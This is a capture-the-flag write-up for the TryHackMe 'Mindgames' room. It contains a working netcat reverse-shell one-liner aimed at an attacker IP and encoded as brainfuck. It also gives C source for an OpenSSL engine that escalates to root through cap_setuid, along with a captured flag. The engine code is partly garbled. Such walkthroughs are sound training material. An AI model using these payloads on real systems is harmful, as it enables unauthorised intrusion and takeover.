
THM-Room: Mindgames

→ Scanning for ports under top 1000 using nmap:

nmap -v -sV -A <machine-ip>

→scanning for directories :

Run it!



"So there is a space to run something,hmm!".


Let's do some experiments with this:

Typing gibberish in it won't give any output.


So there is some alien thing written beneath Hello,world and Fibonacci.Don't scratch your head,let google do its job.

Just google whole alien thing .So, it is brainfuck script.

Let's decode it in decode.fr (one of the best online decoders).



And for Fibonacci:



So I interpreted it as simply python code (as evident from syntax) brainfuck encoded (although brainfuck is programming language in itself.)

So without delay let's first run these two brainfuck scripts at the website.

Try before you buy.


Program Output:

Hello, World

Try before you buy.


Program Output:

→Now let's try some self made brainfuck code:



Pasting this code in website we get:

Try before you buy.



Program Output:


Hello Masrt Sir

So, now our job is clear:

brainfuck encode a python reverse shell and upload it.

I used this reverse shell:


import os; os.system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.9.1.221 4444 >/tmp/f");



Before uploading let's fire up a netcat listener :

```
jhaprashant079@DESKTOP-LF61ATQ ~/ctfs/thm/rrotme $ nc -lnvp 4444
Listening on 0.0.0.0 4444
```

Uploading the brainfuck code we get our shell:



→Now,as we have our shell,let's do what we do first:

Stabilize it and get our first flag

```
Listening on 0.0.0.0 4444
Connection received on 10.10.142.231 58162
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c "import pty;pty.spawn('/bin/bash')"
mindgames@mindgames:~/webserver$ whoami
whoami
mindgames
mindgames@mindgames:~/webserver$ ls
resources server
mindgames@mindgames:~/webserver$ cd ...
mindgames@mindgames:~$ ls
ls
user.txt webserver
mindgames@mindgames:~$ cat user.txt
cat user.txt
thm{411f7d38247ff441ce4e134b459b6268}
mindgames@mindgames:~$
```

→ Privilege Escalation:

For privesc let's checkout the following standard methods:

1)sudo -l (finds command current user can run with root Privilege)

Asked for password

2)find / -perm -u=s -type f 2>/dev/null(finds files with SUID bits)

Nothing fishy

3)crontab cat /etc/crontab (checking is there some files/binaries running pre-scheduled)

Nothing fishy

4)getcap -r / 2>/dev/null checking for files with capabilities

So here we gets an interesting thing

```
mindgames@mindgames:~$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/openssl = cap_setuid+ep
/home/mindgames/webserver/server = cap_net_bind_service+ep
mindgames@mindgames:~$
```

OpenssI has empty capabilities.

For reference on privesc using empty capabilities

https://book.hacktricks.xyz/linux-unix/privilegeescalation/linux-capabilities

For reference creting an openssl engine to set the userid=0 and execuite /bin/bash:

https://www.openssl.org/blog/blog/2015/10/08/engine-building-lesson-1-a-minimum-useless-engine/

I wrote the following code using above references:

#include <stdio.h>

#include <openssl/engine.h>

```
static int bind(ENGINE *e, const char *id)
{
setuid(0);
setgid(0);
system("/bin/bash");
return 0;
IMPLEMENT_DYNAMIC_BIND_FN(bind)
IMPLEMENT_DYNAMIC_CHECK_FN()
I tried compiling it on the machine's shell but gcc was not
installed.
So just compile it on local machine:
gcc -fPIC -o myssl.o -c myssl.c
```

gcc -shared -o myssl.so -lcrypto myssl.o

on local machine host a server using python in the

and upload it on the machine:

directory .so file is saved

python3 -m http.server 8080

on attacking machine download it

wget <a href="http://<tun">http://<tun ip>:8080/myssl.so

make it executable(chmod +x myssl.so) and execute it using :

openssl engine -t -c `pwd`/myssl.so

Do0o0NNNeee! We are root!Get root flag in /root directory.